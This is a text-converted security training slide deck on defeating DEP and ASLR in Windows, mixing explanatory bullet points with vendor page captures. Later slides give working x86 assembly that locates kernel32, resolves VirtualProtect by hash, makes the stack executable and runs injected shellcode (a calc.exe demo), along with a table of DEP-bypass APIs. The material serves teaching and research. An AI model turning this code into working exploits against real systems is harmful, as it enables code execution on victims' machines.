



HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

DEFEATING DEP AND ASLR IN WINDOWS



WHAT IS DEP?

- 
- DATA EXECUTION PREVENTION (DEP) IS A SET OF HARDWARE AND SOFTWARE TECHNOLOGIES
 - IT PERFORMS ADDITIONAL CHECKS ON MEMORY TO HELP PREVENT MALICIOUS CODE FROM RUNNING ON A SYSTEM

- HARDWARE-ENFORCED DEP CAUSES AN ATTEMPT TO TRANSFER CONTROL TO AN INSTRUCTION IN A MEMORY PAGE MARKED AS “NO EXECUTE” TO GENERATE AN ACCESS FAULT.
- RELIES ON PROCESSOR HARDWARE TO MARK MEMORY WITH AN ATTRIBUTE THAT INDICATES THAT CODE SHOULD NOT BE EXECUTED FROM THAT MEMORY REGION
- DEP FUNCTIONS ON A PER-VIRTUAL MEMORY PAGE BASIS, USUALLY CHANGING A BIT IN THE PAGE TABLE ENTRY (PTE) TO MARK THE MEMORY PAGE
- THE ACTUAL HARDWARE IMPLEMENTATION OF DEP AND MARKING OF THE VIRTUAL MEMORY PAGE VARIES BY PROCESSOR ARCHITECTURE:
 - THE NO-EXECUTE PAGE-PROTECTION (NX) PROCESSOR FEATURE AS DEFINED BY AMD
 - THE EXECUTE DISABLE BIT (XD) FEATURE AS DEFINED BY INTEL.
- TO USE THESE PROCESSOR FEATURES, THE PROCESSOR MUST BE RUNNING IN PHYSICAL ADDRESS EXTENSION (PAE) MODE.
 - WINDOWS WILL AUTOMATICALLY ENABLE PAE MODE TO SUPPORT DEP.

[For Business](#)[For Home](#)[Products](#)[Support](#)[About Intel](#)[IT Center](#)[Developer Center](#)[Partners](#)[Technology](#)

Technology

Product Technologies

[Mobility](#)[Business](#)[Graphics](#)[Chipsets](#)[I/O & Accelerators](#)[Security](#)

[Home](#) > [Technology](#) > [Product Technologies](#) > [Business](#) >

Execute Disable Bit

Execute Disable Bit and Enterprise Security

The challenge

Malicious buffer overflow attacks pose a significant security threat to businesses, increasing IT resource demands, and in some cases destroying digital assets. In a typical attack, a malicious worm creates a flood of code that overwhelms the processor, allowing the worm to propagate itself to the network, and to other computers. These attacks cost businesses precious productivity time, which can equal significant financial loss.

The solution

Intel's Execute Disable Bit¹ functionality can help prevent certain classes of malicious buffer overflow attacks when combined with a supporting operating system.

Execute Disable Bit allows the processor to classify areas in memory by where application code can execute and where it cannot. When a malicious worm attempts to insert code in the buffer, the processor disables code execution, preventing damage and worm propagation.

Replacing older computers with Execute Disable Bit-enabled systems can halt worm attacks, reducing the need for virus-related repairs. In addition, Execute Disable Bit may eliminate the need for software patches aimed at buffer overflow attacks. By combining Execute Disable Bit with anti-virus, firewall, spyware removal, e-mail filtering software, and other network security measures, IT managers can free IT resources for other initiatives.



The screenshot shows the AMD Developer Central website. The header features the AMD logo and the slogan "Code Faster. Faster Code." Below the header is a navigation menu with links for Tools, SDKs, Libraries, Samples & Demos, Docs, Zones, Community, and Support. On the left side, there is a "Tools" sidebar listing various development tools. The main content area displays an article titled "Security Ahoy! Flying the NX Flag on Windows and AMD64 To Stop Attacks" by Alan Zeichick, dated 3/20/2007. A red box highlights a paragraph in the article's body text.

AMD Developer Central

Code Faster. Faster Code.

Tools SDKs Libraries Samples & Demos Docs Zones Community Support


Security Ahoy! Flying the NX Flag on Windows and AMD64 To Stop Attacks

Home


Are you worried about software security? A little-known feature of the AMD64 architecture, called the NX flag, can help you write code that's better protected against attacks like buffer overflows and executable injection. Alan Zeichick explains how NX works.

Alan Zeichick 3/20/2007

As The NX processor flag, found in the AMD Opteron™ and Athlon™ 64 processors, is a key feature of Microsoft's Data Execution Protection (DEP) infrastructure; AMD also refers to NX as Enhanced Virus Protection (EVP). But no matter what you call it, NX is a technology that you can leverage today with Windows and Linux.

- 
- SOFTWARE-ENFORCED DEP RUNS ON ANY PROCESSOR THAT CAN RUN WINDOWS XP SP2
 - BY DEFAULT, SOFTWARE-ENFORCED DEP HELPS PROTECT ONLY LIMITED SYSTEM BINARIES, REGARDLESS OF THE HARDWARE-ENFORCED DEP CAPABILITIES OF THE PROCESSOR
 - IT PROTECTS ONLY USER-MODE PROCESSES.
 - IT MUST BE SUPPORTED BY THE OPERATING SYSTEM.
 - SOFTWARE-ENFORCED DEP DOES NOT PROTECT FROM EXECUTION OF CODE IN DATA PAGES BUT INSTEAD FROM ANOTHER TYPE OF ATTACK WHICH IS CALLED SECURITY EXCEPTION HANDLING (SEH) OVERWRITE

DEP SETTINGS

- 
- /NOEXECUTE= **OPTIN** TURN ON DEP FOR NECESSARY WINDOWS PROGRAMS AND SERVICES ONLY
 - /NOEXECUTE= **OPTOUT** TURN ON DEP FOR ALL PROGRAMS AND SERVICES EXCEPT FOR THOSE THAT I SELECT
 - /NOEXECUTE= **ALWAYSON** PERMANENTLY ENABLES DEP
 - /NOEXECUTE= **ALWAYSOFF** PERMANENTLY DISABLES DEP
 - THE DEFAULT SETTING ON WINDOWS XP SP2 IS **OPTIN**, WHILE THE DEFAULT SETTING ON WINDOWS 2003 SERVER SP1 IS **OPTOUT**

- THE **PAX PROJECT** FIRST COINED THE TERM "ASLR". IMPLEMENTATIONS OF ASLR IN JULY, 2001.
- EXPLOITS ATTACKS RELY ON PROGRAMMER SKILLS TO IDENTIFY WHERE SPECIFIC PROCESSES OR SYSTEM FUNCTIONS LIVE IN MEMORY
- IN ORDER FOR AN ATTACKER TO LEVERAGE A FUNCTION, HE MUST FIRST BE ABLE TO TELL THE CODE WHERE TO FIND THE FUNCTION
- BEFORE ASLR IMPLEMENTATION MEMORY LOCATIONS WERE EASILY DISCOVERED BY ATTACKERS AND MALWARE CODE
- ASLR (ADDRESS SPACE LAYOUT RANDOMIZATION) **INVOLVES RANDOMLY POSITIONING MEMORY AREAS**, USUALLY THE BASE ADDRESS OF THE BINARY FILE AND POSITION OF LIBRARIES, HEAP AND STACK
- WITHOUT ASLR, A LIBRARY WILL ALWAYS GOING TO BE LOADED **AT A PREDICTABLE** ADDRESS AND CAN BE LEVERAGE BY AN EXPLOIT
- BYPASSING ASLR MEANS TARGETING **NON-ASLR** LIBRARIES TO BUILD A RELIABLE EXPLOIT

IT Security & Network Security News

Microsoft Security Tool Mitigates Adobe Zero-Day Vulnerability

By: Brian Prince
2010-09-11
Article Rating: ★★★★★ / 5
[Share This Article](#)



[There are 3 user comments on this IT Security & Network Security News & Reviews story.](#)

Microsoft and Adobe Systems say Microsoft's Enhanced Mitigation Experience Toolkit 2.0 can help protect users against attackers targeting a bug in Adobe Reader and Acrobat.

Adobe Reader and Acrobat users on Windows machines now have a potential shield available to protect them from attackers targeting a zero-day vulnerability.

Microsoft and Adobe Systems announced Sept. 10 that the latest edition of Microsoft's Enhanced Mitigation Experience Toolkit can be used to block attacks. The announcement followed reports that an exploit currently in the wild can bypass Microsoft's data execution prevention feature using a technique known as ROP (return-oriented programming).

Rate This Article:

Poor Best

"Normally Address Space Layout Randomization (ASLR) would help prevent successful exploitation," said a post on Microsoft's Security Research & Defense blog. "However, this product ships with a DLL (icucnv36.dll) that doesn't have ASLR turned on. Without ASLR, this DLL is always going to be loaded at a predictable address and can be leverage by an exploit."

EMET 2.0 blocks the exploit by deploying mandatory ASLR as well as export address table access filtering, Microsoft said.

DEP IN ACTION (1)

- THE ROUTINE `INJECT_SHELLCODE_IN_STACK` PUSH THE PAYLOAD INTO THE STACK
- ONCE THE SHELLCODE HAS BEEN INJECTED THE CODE JUMPS TO THE `EXECUTE` ROUTINE
- THE `CALL ESP` INSTRUCTION FETCH THE BEGINNING OF THE SHELLCODE

```
[section .text]

.start:
xor ecx,ecx           ; Set counter to zero
mov ecx,0xd4         ; Shellcode size
mov eax,shellcode    ; Eax point to start of shellcode

.inject_shellcode_in_stack:
cmp ecx,0x0          ; Is the shellcode injected in the stack?
je .execute          ; If Yes execute it
push dword [eax+ecx] ; Push next dword
sub ecx,4            ; Decrement counter
jmp .inject_shellcode_in_stack ; Loop until ecx = 0

.execute:
call esp             ; Execute shellcode from stack

[section .data]
shellcode db 0x90,0x90,0x90,0x90,0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,
```



DEP IN ACTION (2)

- SINCE THE PAGE 0X0022E000 SIZE 00002000 HAS ONLY READ AND WRITE ATTRIBUTES AN ACCESS VIOLATION IS TRIGGERED AT THE ADDRESS 0X0022FEB4
- DEP HAS SUCCESSFULLY STOP SHELLCODE EXECUTION FROM THE STACK

OllyDbg - WinExec_exemple.exe - [CPU - main thread, module WinExec_exemple]

File View Debug Trace Options Windows Help


Registers (FPU)


Register	Value	Comment
EAX	00402000	WinExec_exemple.00
ECX	00000000	
EDX	00401000	WinExec_exemple.<M
EBX	7FFD7000	
ESP	0022FEB8	
EBP	0022FF94	
ESI	00000000	
EDI	00000000	
EIP	00401024	WinExec_exemple.00
C 0	ES 0023 32bit 0<FFFFFFFF>	
P 1	CS 001B 32bit 0<FFFFFFFF>	
A 0	SS 0023 32bit 0<FFFFFFFF>	
Z 1	DS 0023 32bit 0<FFFFFFFF>	
S 0	FS 003B 32bit 7FFDF000<FFF	
T 0	GS 0000 NULL	
D 0		
O 0	LastErr 00000000 ERROR_SUC	
EFL	00000246 <NO,NB,E,BE,NS,PE,	
ST0	empty 0.0	

Address	Hex dump	ASCII
00402000	90 90 90 90 FC E8 89 00 00 00 60 89 E5 31 D2 64	ÉÉÉÉ³bè
00402010	8B 52 30 8B 52 0C 8B 52 14 8B 72 28 0F B7 4A 26	ir0ir9ir9
00402020	31 FF 31 C0 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7	i 1¼Ka1
00402030	E2 F0 52 57 8B 52 10 8B 42 3C 01 D0 8B 40 78 85	0-RWIR>I
00402040	C0 74 4A 01 D0 50 8B 40 18 8B 58 20 01 D3 E3 3C	¼J0SPiH
00402050	49 8B 34 8B 01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7	Ii4i0f1
00402060	38 E0 75 F4 03 7D F8 3B 7D 24 75 E2 58 8B 58 24	80u9w)0;3
00402070	01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0	0ffirKtY
00402080	89 44 24 24 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B	èD\$5LLaV2
00402090	12 EB 86 5D 6A 01 8D 85 B9 00 00 00 50 68 31 8B	tùálj0iá
004020A0	6F 87 FF D5 BB F0 B5 A2 56 68 A6 95 BD 9D FF D5	oc ¼-7-A6
004020B0	3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72 6F 6A 00	<¼C¼0u
004020C0	53 FF D5 63 61 6C 63 2E 65 78 65 00 90 90 90 90	S ¼calc.e

Access violation when writing to [0022FEB4] - Shift+Run/Step to pass exception to the program


BYPASSING DEP (1)

- 
- WHEN HARDWARE DEP IS ENABLED, WE ARE NOT ABLE TO JUMP TO OUR SHELLCODE ON THE STACK, BECAUSE THIS ONE WILL NOT BE EXECUTED. AN ACCESS VIOLATION WILL TERMINATE THE PROCESS. (SLIDE 10)
 - DIFFERENT TECHNIQUES ARE AVAILABLE TO ACCOMPLISH THIS TASK
 - DEP CAN BE DISABLED IF THE LATER IS RUNNING IN **OPTIN** OR **OPTOUT** MODE
 - ANOTHER APPROACH IS TO CALL API FUNCTIONS THAT ARE ABLE TO CHANGE THE MEMORY ATTRIBUTES (**PAGE_READ_EXECUTE**) FROM WHERE THE PAYLOAD LIVES
 - SOME OF THE TECHNIQUES ARE INTRODUCED IN THE NEXT SLIDES



```
LPVOID WINAPI VirtualAlloc(  
    __in_opt LPVOID lpAddress,  
    __in     SIZE_T dwSize,  
    __in     DWORD flAllocationType,  
    __in     DWORD flProtect  
);
```


- WE CAN CREATE A NEW MEMORY REGION WITH **EXECUTABLE** ATTRIBUTES
- WE THEN COPY OUR SHELLCODE TO THIS MEMORY REGION (WRITEPROCESSMEMORY OR MEMCPY API'S)
- THIS TECHNIQUE NEEDS AT LEAST THE USE OF TWO DIFFERENT API'S



- COMPARABLE TO VIRTUALALLOC()



- THIS ALLOWS TO DISABLE THE DEP POLICY FOR THE CURRENT PROCESS
- IT WILL WORK FOR VISTA SP1, XP SP3, SERVER 2008, AND ONLY WHEN DEP POLICY IS SET TO OPTIN OR OPTOUT MODES



```
BOOL WINAPI VirtualProtect(  
    __in LPVOID lpAddress,  
    __in SIZE_T dwSize,  
    __in DWORD flNewProtect,  
    __out PDWORD lpflOldProtect  
);
```

- THIS FUNCTION WILL CHANGE THE ACCESS PROTECTION LEVEL OF A GIVEN MEMORY PAGE
- IT WILL ALLOW TO MARK THE LOCATION WHERE OUR SHELLCODE LIVES AS **PAGE_READ_EXECUTE**


```
BOOL WINAPI WriteProcessMemory(  
    __in HANDLE hProcess,  
    __in LPVOID lpBaseAddress,  
    __in LPCVOID lpBuffer,  
    __in SIZE_T nSize,  
    __out SIZE_T *lpNumberOfBytesWritten  
);
```

- THIS TECHNIQUE WILL PERMIT US TO COPY THE SHELLCODE TO A MEMORY REGION WITH **EXECUTE** ATTRIBUTES
- LATER WE CAN JUMP TO IT
- THE TARGET LOCATION MUST BE **WRITABLE** AND **EXECUTABLE**

OPERATING SYSTEM VS API



API	XP SP2	XP SP3	VISTA SP0	VISTA SP1	WINDOWS 7	WINDOWS 2003 SP1	WINDOWS 2008
VirtualAlloc	Yes	Yes	Yes	Yes	Yes	Yes	Yes
HeapCreate	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SetProcessDEPPolicy	No (1)	Yes	No (1)	Yes	No (2)	No (1)	Yes
NtSetInformationProcess	Yes	Yes	Yes	No (2)	No (2)	Yes	No (2)
VirtualProtect	Yes	Yes	Yes	Yes	Yes	Yes	Yes
WriteProcessMemory	Yes	Yes	Yes	Yes	Yes	Yes	Yes

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

Thanks to **Corelan.be** for this awesome information



- THE PRESENT CODE WILL FIRST FIND **KERNEL32.DLL** BASE IMAGE ADDRESS IN A GENERIC WAY
- THEN IT WILL FIND THE OFFSET OF **VIRTUALPROTECT API** AND ADD IT TO THE BASE ADDRESS.
- LATER THE CODE WILL FIND THE CURRENT BOTTOM OF STACK AND CALCULATE THE SIZE OF IT
- **VIRTUALPROTECT API** IS CALLED TO CHANGE THE CURRENT MEMORY STACK ATTRIBUTES TO **PAGE_EXECUTE_READWRITE**
- A **SHELLCODE** WILL BE INJECTED IN THE STACK AND GET EXECUTED AFTER THE **RETN 10** INSTRUCTION FROM **VIRTUALPROTECT API**

```
;Brian Mariani High-Tech Bridge
;Finding Kernel32.dll base address
;Index to VirtualProtect
;Disabling NonExecute attributes
;in actual thread memory stack
;Injecting the payload in the
;stack and execute it
;Tested in Windows XP SP3 DEP
;AlwaysOn & Windows 7 Enterprise DEP AlwaysON;
;Thanks to http://opc0de.tuxfamily.org/?p=430;
;for Kernel generic search!
```

```
section .text
global _WinMain@16
_WinMain@16:
```

```
    jmp ep_
    whereis_kernel32:
    xor ecx, ecx
    mov esi, [fs:ecx + 30h]
    mov esi, [esi + 0ch]
    mov esi, [esi + 1ch]
    search_another_module:
    mov eax, [esi + 08h]
    mov edi, [esi + 20h]
    mov esi, [esi]
    cmp [edi + 12 * 2], cl
    jne search_another_module
    ret
```

```
function_address:
    pushad
    mov ebp, [esp + 024h]
    mov eax, [ebp + 03ch]
    mov edx, [ebp + eax + 078h]
    add edx, ebp
    mov ecx, [edx + 018h]
    mov ebx, [edx + 020h]
    add ebx, ebp
```

```
find_func_address_loop:
    jecxz find_address_done
    dec ecx
    mov esi, [ebx + ecx * 4]
    add esi, ebp
```

```
Api_hash:
    xor edi, edi
    xor eax, eax
    cld
```

```
hashing:
    lodsb
    test al, al
```

```
    jz hash_done
    ror edi, 0dh
    add edi, eax
    jmp hashing

hash_done:
    is_it_right_hash:
    cmp edi, [esp + 028h]
    jnz find_func_address_loop
    mov ebx, [edx + 024h]
    add ebx, ebp
    mov cx, [ebx + 2 * ecx]
    mov ebx, [edx + 01ch]
    add ebx, ebp
    mov ebx, [ebx + 4 * ecx]
    add eax, ebp
    mov [esp + 01ch], eax

find_address_done:
    popad
    ret

ep_:
    mov eax, [FS:0x20]
    xor eax, eax
    sub esp, 12
    mov ebp, esp

    call whereis_kernel32
    mov edx, eax


    push 07946c61bh
    push edx
    call function_address
    mov [ebp+4], eax

    mov esi, [fs:0x08]
    push 0x20
    lea edi, [esp]
    push edi
    push 0x40

    mov ebx, [fs:0x08]
    mov edi, [fs:0x04]
    sub edi, ebx

    push edi
    ;int 3
    call esp
    ;Execute the payload from stack

    xor ecx, ecx
    xor eax, eax
    mov ecx, 0x118
    mov eax, shellcode
```



```
.inject_shellcode_in_stack:
    cmp ecx, 0x0
    ; Is the shellcode injected in the stack?
    je .execute
    ; If Yes execute it
    push dword [eax+ecx]
    ; Push next dword
    sub ecx, 4
    ; Decrement counter
    jmp .inject_shellcode_in_stack
    ; Loop until ecx = 0
```

```
.execute:
    ;int 3
    call esp
    ;Execute the payload from stack
```

```
[section .data]
shellcode db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0xd9,
```

HEAPCREATE IN ACTION


